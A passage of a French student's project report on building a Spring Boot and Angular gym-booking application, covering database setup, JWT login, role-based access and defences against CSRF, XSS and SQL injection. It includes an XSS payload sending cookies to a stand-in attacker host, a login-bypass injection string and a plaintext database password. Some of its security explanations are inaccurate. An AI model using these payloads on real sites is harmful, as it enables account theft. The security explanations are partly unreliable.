Add-on MySQL : L’outil graphique ‘*Workbench’* de MySQL m’a permis de concevoir le modèle logique de données (section 2.8) puis de générer le fichier **sql** correspondant au modèle physique de données (section 2.9 et annexe 1).

### 3.1.4 Le fichier application.properties

La section aborde deux points concernant la configuration de la connexion à la base de données depuis le fichier *application.properties* du serveur d’application.

* Après avoir créé un compte utilisateur standard MySql dédié à la connexion à la base de données, le fichier application.properties doit y faire référence. Or le paramétrage suivant

spring.datasource.url=jdbc:mysql://localhost:3306/db\_fitness?useSSL=false

spring.datasource.username=fitness

spring.datasource.password=Colis062019!

génère l’erreur suivante :

Access denied for user 'fitness'@'localhost' (using password: NO)

La soumission de ce problème sur internet en tapant dans le moteur de recherche « Google » les mots clés *Access denied for user 'root'@'localhost' (using password: NO) from spring boot application* m’a permis d’obtenir les éléments de réponse suivants sur <https://stackoverflow.com/questions/52174740/java-sql-sqlexception-access-denied-for-user-localhost-using-password-no>

Just do this in the properties file in the properties file: Change this

spring.datasource.url=jdbc:mysql://localhost:3306/taskdb?useSSL=false

spring.datasource.username=springuser

spring.datasource.password=1Qazxsw@

To this:

spring.datasource.url=jdbc:mysql://localhost:3306/taskdb?user=springuser&password=1Qazxsw@

L’adaptation de la solution proposée au problème a donc abouti à la configuration suivante du fichier application.properties :

spring.datasource.url=jdbc:mysql://localhost:3306/db\_fitness?useSSL=false&user=fitness&password=Colis062019!

spring.datasource.driver-class-name=com.mysql.jdbc.Driver

* Les scripts « import.sql » (servant à injecter des données en base à l’aide de requêtes de type SQL) et « data.sql » (servant à enregistrer des procédures stockées ainsi d’associer un trigger à la table timestamp\_facility) sont exécutés au lancement du serveur d’application ([http://localhost:8080](http://localhost:8080/) ). Si l’exécution du script « import.sql » ne pose pas de problème, il n’en va pas de même avec le script « data.sql ». Une des solutions préconisées (clés de recherche : *syntax error trigger mysql spring boot application.properties* => <https://stackoverflow.com/questions/42674803/spring-boot-database-initialization-mysqlexception-for-trigger> , Spring Boot MySQL Database Initialization Error with Stored Procedures) consiste à rajouter dans le fichier applications.properties la ligne suivante :

spring.datasource.separator=^;

Ce qui se traduit par la nécessité de terminer chaque instruction SQL du fichier « data.sql » par ^;

Extrait du fichier « data.sql » :

**CREATE** TRIGGER triggerTimestamp BEFORE **INSERT** **ON** timestamp\_facility

FOR EACH ROW

**BEGIN**

IF `func\_count\_timestamp`(NEW.date\_of\_timestamp, NEW.facility\_id\_facility) > 0 **THEN**

signal sqlstate '45000';

**END** IF;

**END**^;

## 3.2 Mise en place de l’environnement de développement

### 3.2.1 Les outils de développement

J’ai utilisé la plate-forme de Eclipse pour faire tourner le serveur d’application SPRING BOOT qui héberge le serveur *tomcat* <http://localhost:8080>), et le CLI (Command Line Interface) Angular pour développer et faire tourner le serveur de présentation node.js accessible par l’adresse <http://localhost:4200>. La communication entre les deux serveurs étant basée sur des l’échange de messages REST (REpresentational State Transfer) pour effectuer des interrogations de type GET, POST, PUT, DELETE ( lecture, ajout, mis à jour et suppression de données). Pour le serveur de base de données mysql, la version utilisée est la suivante : (informations obtenues par la commande la commande *mysqld - - version*, le ‘d’ signifiant que l’on se réferre au serveur et non au client)

mysqld Ver 5.7.26-0ubuntu0.18.04.1 for Linux on x86\_64 ((Ubuntu))

### 3.2.2 Le jeu des annotations

Le modèle objet a été généré à partir du script **sql** du modèle physique de données (section 2.9) via l’outil JPA Project qui s’appuie sur EclipseLink 5.2 pour réaliser le processus de mapping ORM. La technique de mapping utilisée pour établir la correspondance entre les entités objets et les tables relationnelles repose sur les annotations Spring. Cette approche consiste à faire précéder chaque champ des entités par une annotation du style *@Column*. Les annotations peuvent être classées en deux grandes catégories : celles relatives à la définition intrinsèque d’un champ et celles relatives au type de relation qu’entretiennent deux champs de deux entités différentes.

En ce qui concerne les informations propres à un champ, j’ai principalement utilisé les annotations suivantes :

@Id

@GeneratedValue(strategy = GenerationType.IDENTITY)

Ces deux annotations permettent de définir la clé primaire de la table et de positionner la propriété AUTO\_INCREMENT à true, ce qui permet de déléguer le séquençage incrémentiel des identifiants à la base.

@Column(unique=true, name= "nameColumn")

Cette annotation permet d’apporter des informations complémentaires concernant un champ, comme de préciser que les valeurs d’une colonne sont tous uniques ou d’attribuer un nom de colonne différent de celui de son corollaire en base.

@Temporal

Cette annotation permet la gestion des données temporelles. Je l’ai utilisée pour la gestion des dates et des heures des séances réservées par les clients.

@Inhetitance

Cette annotation permet de mettre en œuvre l’héritage entre entités. Je l’ai utilisée dans l’entité *Item* pour ajouter un niveau d’abstraction au niveau du type d’un article. Il sera ainsi facile d’étendre l’entité Item à d’autres catégories d’articles que celles déjà utilisées( les séances, les abonnements et les produits du catalogue). Une deuxième utilisation de l’annotation @Inheritance concerne l’entité *User* qui sert d’entité de base aux entités *Customer* et *Staff* (représentant respectivement les clients du site et les collaborateurs du centre). Dans ce dernier cas, le principe de l’héritage permet de factoriser les données communes aux entités Customer et Staff comme le nom, l’identifiant et le mot de passe.

Pour les annotations relationnelles, elles seront présentées au fur et à mesure de l’avancée du développement du projet.

Dans les sections suivantes, j’aborde le module d’authentification.

Tests

*Réservation*

*Gestion parc*

*Pilotage*

*Authentification*

*Développement*


**Modélisation**

**Genèse**

# 4. Module d’authentification

## 4.1 Mise en base des données utilisateurs

Le module d’authentification de l’application repose sur deux tables dans la base de données (et donc sur deux entités au sens objet du modèle MVC conformément au mapping ORM) : users et authorities.



La première table, ‘*users’*, contient des informations générales relatives à un utilisateur (qu’il soit client ou collaborateur du staff Smart Fitness) comme son nom, son identifiant (username), son email, son mot de passe ; le champs username étant la clé primaire de la table. La seconde table, ‘*authorities*’, contient deux champs : username qui est joint par relation au champ username de la table ‘*users*’ et un second champ authority correspondant au rôle de l’utilisateur. Pour rappel (section 2.6 Gestion des utilisateurs et des accès), selon son statut, un utilisateur se voit attribuer l’un des quatre rôles suivants : ANONYMOUS, CUSTOMER, MANAGER ou ADMIN.

Comme il vient de l’être mentionné, les deux tables sont reliées par le champ ‘username’ . La nature de la relation est ici @One-to-One. Comme ce champ représente la clé primaire côté ‘*users*’, ce même champ représentera la clé étrangère côté ‘*authorities*’. En termes d’annotations, cela se traduit dans l’entité ‘*users*’ par les déclarations suivantes :

@OneToOne(cascade=CascadeType.***REMOVE***)

@JoinColumn(name="username")

**protected** Authority authority;

L’option (cascade=CascadeType.***REMOVE***) de l’annotation @OneToOne a pour effet de supprimer à la fois dans les tables ‘users’ et ‘authorities’ le tuple correspondant à un username donné. L’annotation @JoinColum permet de déclarer le champ passé en paramètre de la propriété *name* (name="username") comme champ de jointure.

Quant à l’entité reliée ‘*authorities*’, elle comporte les déclarations suivantes :

@OneToOne(mappedBy="authority")

**private** User user;

La propriété (mappedBy="authority") de l’annotation @OneToOne permet de mettre en place le concept de champ inversé, c’est-à-dire que la relation ne se trouve pas directement dans l’entité principale (‘users’) mais au sein de la deuxième entité (‘authorities’).

Comme la table ‘*users*’ contient les mots de passe des utilisateurs, il est nécessaire de les chiffrer. Ce point est l’objet de la section suivante : la mise en place de la politique de sécurité.


## 4.2 Mise en place de la politique de sécurité

Selon Wikipédia, la sécurité informatique vise à empêcher l’utilisation non-autorisée, le mauvais usage, la modification ou le détournement du système d’information.

Pour le projet SmartFitness, la sécurité de l’application mise en œuvre repose sur le module Spring Security de SpringBoot qui utilise JWT (Java Web Token) pour sécuriser les échanges REST entre le back-end et le front-end et l’algorithme bcrypt pour le chiffrement des mots de passe en base de données.

### 4.2.1 Protection des mots de passe en base de données

Comme toute ressource accessible depuis le réseau, les informations contenues dans une base de données doivent être protégées notamment les mots de passe des utilisateurs. Une des techniques pour les protéger consiste à leur appliquer des fonctions de hachage basés sur des algorithmes à sens unique :



Pour crypter un mot de passe il existe des fonctions de hachage (MD5, SHA-1, SHA-256, …). Toutefois cette méthode est vulnérable aux attaques dites de collision pour les fonctions de hachage MD5 et SHA1-0 et aux attaques de type « rainbow tables » qui sont des tables pré calculées de hash permettant de trouver le mot de passe initial. Afin d’apporter un niveau de sécurité supérieur lors du stockage des mots de passe dans la base de données, le salage, combiné aux fonctions de hash, est utilisé comme technique de chiffrement, il consiste en l’insertion de préfixes et suffixes à l’intérieur des mots de passe. Bcrypt en est une implémentation algorithmique et est utilisée par Spring Security pour le chiffrement des mots de passe en base de données :

BCryptPasswordEncoder bcrypt = **new** BCryptPasswordEncoder();

"{bcrypt}" + bcrypt.encode(newCustomer.getPassword()),

Ces instructions génèrent un mot de passe cryptés sur une soixantaine de caractères, comme par exemple : {bcrypt}$2a$10$woFD.JoUP44f4iyS0YLywO5TLT4xabSvFZF9T4NEwhcGLmjGkKsOe

### 4.2.2 La gestion de l’authentification

Le serveur back-end (8080 – SpringBoot Tomcat) et le serveur front-end (4200 – node.js) communiquent ensemble via des appels REST. Le format de ces échanges est composé d’un header ainsi que d’un body. Le header a pour rôle de transmettre le type des données échangées et le cas échéant des informations contenant la signature algorithmique de l’émetteur de la requête.

Lorsqu’il s’authentifie sur une page de login, l’utilisateur transmets ses identifiant et mot de passe. Afin que le mot de passe ne circule pas en clair sur le réseau, celui-ci est envoyé dans le header codé en base 64 grâce à la fonction btoa(ussername + ":" + password).

Ci-après la fonction d’authentification du front-end :

attemptAuth(ussername: string, password: string): Observable<any> {

const credentials = {username: ussername, password: password};

return this.httpClient.post('http://localhost:8080/userctrl/login', null, {

headers: {

"Content-Type": "application/json",

'Access-Control-Allow-Origin':'\*',


"Authorization": "Basic " + btoa(ussername + ":" + password)

}

});

}

Le principe d’une authentification de type Basic est le suivant :



Note : L’encodage en base 64 n’offre aucune sécurité en soi car il suffit de faire l’opération inverse (Base64Decode) pour retrouver les informations en clair. Pour sécuriser l’échange, il aurait été nécessaire d’utiliser le protocole HTTPS.

Lorsque SpringBoot (le serveur back-end) reçoit les identifiants de connexion, il procède à l’authentification. Si l’authentification échoue, une exception est levée et retourne le code d’erreur 401, sinon le programme retourne un « token » dont la signature algorithmique correspond à une clé hachée de type HS512. Cette gestion des tokens est présentée ci-après.

### 4.2.3 Principe d’un token JWT

(source : <https://blog.ippon.fr/2017/10/12/preuve-dauthentification-avec-jwt/>)

Un JWT est composé de trois parties, chacune contenant des informations différentes :

* un header,
* un payload (les “claims”),
* la signature.

Le header et le payload sont structurés en JSON. Ces trois parties sont chacune encodées en base64url, puis concaténées en utilisant des points (“.”).

Le header identifie quel algorithme a été utilisé pour générer la signature, ainsi que le type de token dont il s’agit comme JWT.

Exemple de header :

{

"alg": "HS512",

"typ": "JWT"

}

Ici, le header indique que la signature a été générée en utilisant **HMAC-SHA512**.

Le payload est la partie du token qui contient les informations que l’on souhaite transmettre. Ces informations sont appelées “claims”. Pour le projet Smart Fitness, le « claims » est constitué des clés suivantes :

"id","username", "fullname" et "authority", ce qui me permets entre autres de récupérer le rôle de d’utilisateur côté front :

import \* as jwt\_decode from 'jwt-decode' /.../

const decodedToken = jwt\_decode(this.token.getToken());

const authority = decodedToken.authority;

La signature est la dernière partie du token. Elle est créée à partir du header et du payload générés et d’un secret. Une signature invalide implique systématiquement le rejet du token.

HMAC-SHA512(key, header + '.' + payload)

Une fois ces 4 éléments générés, on peut assembler notre token JWT.  
token = encodeBase64(header) + '.' + encodeBase64(payload) + '.' + encodeBase64(signature)

On arrive alors au résultat suivant :

**Header:** { "alg": "HS512", "typ": "JWT" }  
**Payload:** { "id": Long.toString(user.getIdUser(),

"username": user.getUsername(),

"fullname": user.getUsername(),

"authority": user.getAuthority()}

Exemple de gabarit d’un token généré :  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWJqZWN0IjoiSm9obiBkb2UiLCJhZG1pbiI6dHJ1ZSwiaWF0IjoiMTQ4NTk2ODEwNSJ9.fiSiLFuR4RYuw606Djr2KtQ7y2u-G6OzlHchzklBcd0

Dans le cas du projet Smart Fitness, j’implémente la génération de tokens dans la classe JwtTokenProvider :

\*\*

\* Génaration du token

\* **@param** authentication

\* **@param** user

\* **@param** userService

\* **@return**

\*/

**public** AuthToken generateToken(Authentication authentication, User user, UserService userService) {

user = userService.findByUsername(user.getUsername()); // pour récupérer l'id

SecurityContextHolder.*getContext*().setAuthentication(authentication);

//User user = (User)authentication.getPrincipal();

Date now = **new** Date(System.*currentTimeMillis*());

Date expireDate = **new** Date(now.getTime() + ***TOKEN\_EXPIRATION\_TIME***);

Map<String, Object>claims = **new** HashMap<>();

claims.put("id", (Long.*toString*(user.getIdUser())));

claims.put("username", user.getUsername());

claims.put("role", authentication.getAuthorities());

String jwt = ***TOKEN\_PREFIX*** + Jwts.*builder*()

.setSubject(user.getUsername())

.setClaims(claims)

.setIssuedAt(now)

.setExpiration(expireDate)

.signWith(SignatureAlgorithm.***HS512***, ***SECRET\_KEY***)

.compact();

**return** **new** AuthToken(jwt);

}

### 4.2.4 La gestion des autorisations

En fonction de son rôle, un utilisateur peut accéder ou non aux services d’une application (les ressources URI pour une application web). Dans le cas présent, la gestion des autorisations s’apparente à une gestion des routes circonscrites aux rôles. Dans *Spring Security*, cette gestion se fait dans la méthode configure(HttpSecurity http)de la classe WebSecurityConfig dont voici un extrait:

@Override

**protected** **void** configure(HttpSecurity http) **throws** Exception {

http.cors().and().csrf().disable()

.exceptionHandling().authenticationEntryPoint(unauthorizedHandler).and()

.sessionManagement()

.sessionCreationPolicy(SessionCreationPolicy.***STATELESS***)

.and()

.headers().frameOptions().sameOrigin()

.and()

.authorizeRequests()

.antMatchers("/").permitAll()

.antMatchers("/postman/\*\*").permitAll()

.antMatchers("/userctrl/newcustomer").permitAll()

.antMatchers("/emailctrl/signupconfirm/\*\*").permitAll()

.antMatchers("/userctrl/authority/\*\*").hasAnyRole("ADMIN", "MANAGER", "CUSTOMER")

.antMatchers(***SIGN\_UP\_URLS***).permitAll()

.anyRequest().authenticated();

http.addFilterBefore(jwtAuthenticationFilter(), UsernamePasswordAuthenticationFilter.**class**);

}

}

Commentaires : Pour chaque requête d’un utilisateur, .permitAll()signifie que la ressource demandée ne nécessite aucun droit d’accès contrairement à .hasAnyRole("ADMIN", "MANAGER", "CUSTOMER"). Au préalable l’appel de http.addFilterBefore(jwtAuthenticationFilter(), UsernamePasswordAuthenticationFilter.**class**) procède à l’authentification de l’utilisateur, et en cas de succès détermine le rôle de l’utilisateur :

/\*\*

\* méthode appelée vérifiant que la requête d'un utilisateur est habilitée à accéder à la ressource du contrôleur

\*/

@Override

**protected** **void** doFilterInternal(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse, FilterChain filterChain) **throws** ServletException, IOException {

**try**{

String jwt = getJWTFromRequest(httpServletRequest);

**if**(StringUtils.*hasText*(jwt) && tokenProvider.validateToken(jwt)) {

**int** userId = tokenProvider.getUserIdFromJWT(jwt);

User user = customUserDetailsService.loadUserById(userId);

// Authentification de l'utilisateur

UsernamePasswordAuthenticationToken authenticationToken = **new** UsernamePasswordAuthenticationToken(

user.getUsername(),

user.getPassword()

);

SecurityContextHolder.*getContext*().setAuthentication(authenticationToken);

// Extrait du token le rôle de l'utilisateur

List<SimpleGrantedAuthority> updatedAuthorities = **new** ArrayList<>();

updatedAuthorities.add(**new** SimpleGrantedAuthority(tokenProvider.getAuthorityFroJWT(jwt)));

// Sert à paramétrer le contexte de l'authentication de l'utilisateur avec son niveau d'authority(ie, son rôle)

SecurityContextHolder.*getContext*().setAuthentication(

**new** UsernamePasswordAuthenticationToken(

SecurityContextHolder.*getContext*().getAuthentication().getPrincipal(),

SecurityContextHolder.*getContext*().getAuthentication().getCredentials(),

updatedAuthorities)

);

}

} **catch** (Exception ex) {

logger.error("Could not set user authentication in security context", ex);

}

filterChain.doFilter(httpServletRequest, httpServletResponse);

}

Au final, en fonction de son rôle, un utilisateur aura le droit ou non d’accéder à une ressource via un contrôleur.

### 4.2.5 La gestion des accès aux pages du site côté front-end

La gestion de l’authentification et des autorisations s’effectue via le module Spring Security sur le serveur d’application en [http://localhost:8080](http://localhost:8080/) . Côté serveur de présentation en [http://localhost:4200](http://localhost:4200/), un autre niveau de couche de sécurité est lui basé sur le concept de « guards ». Un guard est un service qui s’exécute lorsqu’un utilisateur essaye de naviguer vers une page du site. Il retourne une valeur booléenne indiquant si l’utilisateur est autorisé ou non à visualiser la page sur laquelle s’ appliqée le guard.

Pour mon projet, j’ai mis en œuvre quatre guard correspondant au rôle de l’utilisateur :

- CUSTOMER

- MANAGER

- ADMIN

+ un guard spécifique pour éviter à tout utilisateur ayant payé une commande de revenir en arrière lorsque son paiement a été validé.

Ci-dessous, un extrait de l’implémentation du guard relatif à un utilisateur de profil admin

export class AuthGuardAdminService implements CanActivate {

constructor(private loginService: LoginService,

private router: Router) {}

canActivate(

route: ActivatedRouteSnapshot,

state: RouterStateSnapshot): Observable<boolean> | Promise<boolean> | boolean {

if(this.loginService.isAuth &&this.loginService.authority == 'ROLE\_ADMIN') {


return true;

} else {

this.router.navigate(['/login']);}}}

### 4.2.6 Protection contre le CRSF (Cross-Site Request Forgery)

L’application Smart Fitness fonctionne avec une authentification de type « stateless ». Une authentification stateless signifie que les informations ayant permis à un utilisateur de s’authentifier ne sont pas conserver entre deux requêtes successives. Une des vulnérabilités des applications stateless est le CRSF (Cross-Site Request Forgery, « ***falsification de requête inter-sites*** »). Le principe de cette faille consiste à envoyer un lien html à un utilisateur (par exemple dans un email) l’invitant à modifier son mot de passe sur un site qu’il a l’habitude de fréquenter. L’attaquant interceptera les informations sans que l’utilisateur ne se rende compte de rien.



Pour se prémunir contre ce genre d’attaque et sécuriser les échanges entre le client et le serveur, Spring Security utilise la bibliothèque JWT (JSON Web Token). Le principe est l’échange d’un jeton signé permettant de vérifier la légitimité de la requête et qui est inclus dans dans le header de la requête : "Authorization": this.token.getToken()) permet d’identifier l’utilisateur émetteur de cette requête.

this.httpClient.put<Command>('http://localhost:8080/commandctrl/updatecommand', command,{

headers: {

"Content-Type": "application/json",


'Access-Control-Allow-Origin':'\*',

"Authorization": this.token.getToken()}})

### 4.2.7 Protection contre les XSS (Cross-Site Scripting)

Une troisième source de vulnérabilité sont les XSS. Le principe du cross-site scripting est d'injecter du code côté client du code Java Script sera exécuté par d'autres utilisateurs. Par exemple si un site propose l’upload d’image avec la possibilité de remplir un champ de description et qu’un utilisateur malintentionné mette dans le champ description du code permettant de lire les cookies ( Une image" /><script>document.location="http://attaquant.com/get.php?v=" + document.cookie;</script><p class="), la page sur le serveur contenant l’image uploadé aura dans sa description du code malicieux :

<img src="./chat.jpg" title="Une image" /><script>document.location**=**"http://attaquant.com/get.php?v=" **+** document.cookie;</script><p class="" />

Et lorsqu’un utilisateur accèdera à cette page tous ses cookies seront envoyés vers le site de l’attaquant.

Angular propose par défaut des mécanismes de protection contre les failles XSS. Pour cela Angular procède à la « *Sanitization* » de toutes les variables ayant pour fonction de capturer les entrées de l’utilisateur comme ici le champ description. Le principe de la « *Sanitization* » (désinfection) est d’encoder tout caractère Javascript ou HTML afin d’éviter leur exécution.

### 4.2.8 Protection contre les injections SQL

L’injection SQL réside dans le fait qu’un cyber-attaquant peut à partir d’une entrée utilisateur (cookie, URL, formulaire HTML, …) altérer une requête à destination d’une base de données.

Par exemple si sur une page de login, un utilisateur saisit comme identifiant `users` et comme mot de passe `password`, la requête SQL envoyée vers la base lors de la soumission de la page d’authentification pourrait être la suivante :

String query="**SELECT \* FROM `users` WHERE user=`users` AND password=`password**`;"

Mais si un cyber-attaquant saisit les informations de la façon suivante :

admin ' OR '1 '='1 '' //

Username

Password

La requête devient :

String query="**SELECT \* FROM `users` WHERE user=`admin` OR `1` = `1``** // AND password=` `;"

La partie après la séquence // étant mise en commentaire, le cyber-attaquant est alors en mesure de se connecter sur le site, et ce malgré qu’il ne possède pas de compte utilisateur.

Les moyens de défense contre les injections SQL sont entre autres l’utilisation d’ORM (Object Relationnal Mapping) et les requêtes paramétrées, ce qui permet d’éviter de faire des références directes aux entrées d’utilisateurs lors de l’écriture des requêtes SQL :

@Query("SELECT u FROM Users u WHERE u.username = ?1 AND password = ?2")

User findByUsernameAndPassword(String username, String password);

\*

\* \*

Dans la section j’aborde la fonctionnalité permettant aux utilisateurs de se constituer une séance à partir de la sélection d’équipements par tranche de 10’.

Tests

*Gestion parc*

*Pilotage*

*Authentification*

*Réservation*

*Développement*

**Genèse**


**Modélisation**

# 5. La gestion de réservation d’équipements

C’est le module permettant aux utilisateurs de se constituer des séances.

## 5.1 Obtention de la liste d’équipements

Pour chaque tranche horaire de 10’ pris entre 6h et 22h, l’utilisateur se verra proposer une liste d’équipements disponibles. Cette liste se présente sous la forme d’un composant graphique de type accordéon extensible (techniquement parlant un *mat-accordion* constitué de *mat-panel* pour chaque type d’équipement) :



Sa source de données est le résultat de deux requêtes SQL

* Une pour recenser les équipements disponibles de chaque catégorie d’équipements pour une tranche horaire donnée :

@Query(value= "SELECT facility.\* FROM facility INNER JOIN facility\_category ON "

+ " facility\_category\_id\_facility\_category = id\_facility\_category "

+ " WHERE name\_facility\_category like ?1 AND id\_facility NOT IN "

+ " (SELECT facility\_id\_facility FROM timestamp\_facility INNER JOIN facility\_category ON "

+ " facility\_category\_id\_facility\_category = id\_facility\_category "  + " WHERE date\_of\_timestamp like ?2 ) ", nativeQuery = **true**)

List<Facility> findByFacilityAvailable(String facilityName, String timestampToString);

* L’autre pour obtenir le nombre d’équipements disponibles par catégorie d’équipements (ce qui correspond à l’indication *dispo* chiffrée entre parenthèses):

@Query(value = "SELECT (facility\_category.quantity\_facility\_category) - "

+ " (SELECT COUNT(\*) FROM timestamp\_facility INNER JOIN facility\_category ON "

+ " timestamp\_facility.facility\_category\_id\_facility\_category = facility\_category.id\_facility\_category "

+ " WHERE facility\_category.name\_facility\_category like ?1 AND timestamp\_facility.date\_of\_timestamp like ?2 ) "

+ " FROM facility\_category WHERE facility\_category.name\_facility\_category like ?1", nativeQuery = **true**)

**int** findByFacilityCategoryCount(String nameFacilityCategory, String timestamp);

Pour disposer de ces informations au sein d’une même entité, j’ai créé dans le package modèle une classe adaptateur FacilityAvailableAdaptater qui n’a pas lieu d’être persistée en base, elle ne possède donc pas d’annotations JPA (Java Persistence API). Sa raison d’être consiste à collecter et mettre sous forme de composants d’accès aux données les résultats des deux requêtes SQL précédentes via un service implémenté de la manière suivante :

**int** availableFacilities = 0;

String nameFacilityCategory = "";

ArrayList<FacilityAvailableAdaptater> facilitiesAvailableAdaptater = **new** ArrayList<FacilityAvailableAdaptater>() ;

List<Facility> facilities = **null**;

List<FacilityCategory> facilityCategories = **this**.facilityCategoryRepo.findAll();

**for** (**int** i=0; i<facilityCategories.size(); i++) {

nameFacilityCategory = facilityCategories.get(i).getNameFacilityCategory();

availableFacilities = **this**.timestampFacilityRepo.findByFacilityCategoryCount(nameFacilityCategory, timestampToString);

facilities = **this**.facilityRepo.findByFacilityAvailable(nameFacilityCategory, timestampToString);

facilitiesAvailableAdaptater.add(**new** FacilityAvailableAdaptater(nameFacilityCategory, availableFacilities, facilities));

}

**return** facilitiesAvailableAdaptater;

Le service retourne bien une instance de facilitiesAvailableAdaptater.

## 5.2 Constitution et validation d’une séance

### 5.2.1 Mise en œuvre côté « back-end » (serveur d’application)

Le fait qu’une séance peut être constituée d’un ou plusieurs équipements implique une relation de type @OneToMany dans *Seance* et ManyToOne dans *TimestampFacility*. Ce qui se traduit dans *Seance* par une variable de type *List* contenant un ensemble de *TimestampFacility* d’une part,

//bi-directional many-to-one association to TimestampFacility

@OneToMany(mappedBy="seance", cascade=CascadeType.***REMOVE***)

@JsonManagedReference

**private** List<TimestampFacility> timestampFacilities;

La déclaration de la relation @OneToMany(mappedBy="seance" se fait par champ inverse, donc avec la propriété mappedBy. Quant à la propriété cascade=CascadeType.***REMOVE***, sa présence implique la suppression de la liste des *TimestampFacility* lorsque la *Seance* à laquelle ils sont associés se trouve supprimée.

et dans *TimestampFacility* par une variable scalaire de type *Seance* d’autre part.

//bi-directional many-to-one association to Seance

@ManyToOne

@JoinColumn(name="Seance\_idSeance")

@JsonBackReference

**private** Seance seance;

Du fait que ce côté de la relation n’est relié qu’à une seule valeur (de type *Seance*), un champ *seance\_id\_seance* a été créé dans la table TimestampFacility de la base MySQL, ce champ pouvant être considéré comme une clé étrangère.

### 5.2.2 Mise en œuvre côté « front-end » (serveur de présentation).


L’ensemble des opérations de sélection / désélection d’équipements à différentes tranches horaires doit pouvoir être effectué par l’utilisateur au sein d’un même espace visuel. La solution que j’ai retenue consiste à associer un composant parent à deux composants enfant : ainsi par le jeu des interactions, les différents composants s’échangent des messages, donnant lieu à la réactualisation des données des différents composants. Cette relation parent-enfant entre composants se traduit par la gestion de *router-outlet:*

* Dans le module *app-routing*:

{ path: 'seance-booking', canActivate: [AuthGuardCustomerService], component: SeanceBookingComponent, children: [

{ path: 'facility-category-booking', canActivate: [AuthGuardCustomerService], component: FacilityCategoryBookingComponent, outlet: 'facility-category-router-outlet' },

{ path: 'facility-booking', canActivate: [AuthGuardCustomerService], component: FacilityBookingComponent, outlet: 'facility-router-outlet' }] }

Signification du bloc d’instructions : 'seance-booking' est le composant parent et ses deux enfants sont identifiés par 'facility-category-booking' et 'facility-booking',.

Au niveau de l’interface visuelle, ces trois composants sont disposés de la manière suivante :

Le composant *Seance* est représenté en pointillé rouge et joue le rôle de container pour ses deux composants enfants *FacilityCategoryBooking* en pointillé vert et *FacilityBooking* en pointillé bleu. Le cheminement nominal des actions utilisateurs est le suivant :

* A chaque click sur la liste des équipements se trouvant dans la zone verte est réactualisée.

2

1

* Lorsque l’utilisateur clique en , l’équipement ainsi que la tranche horaire viennent compléter la liste de la zone bleue

3

* Puis enfin lorsque l’utilisateur valide la séance en , celle-ci se rajoute au panier comme le matérialise la flèche ocre.

### 5.2.3 Gestion de sélections concurrentes d’équipements par différents utilisateurs

Afin que deux utilisateurs différents ne sélectionnent pas le même équipement à la même tranche horaire, j’ai mis en place un trigger associé la table *TimestampFacility* pour gérer cette situation. Son implémentation ainsi que la fonction stockée à laquelle elle fait appel se présentent de la manière suivante :

**CREATE** TRIGGER triggerTimestamp BEFORE **INSERT** **ON** timestamp\_facility

FOR EACH ROW

**BEGIN**

IF `func\_count\_timestamp`(NEW.date\_of\_timestamp, NEW.facility\_id\_facility) > 0 **THEN**

signal sqlstate '45000';

**END** IF;

**END**^;

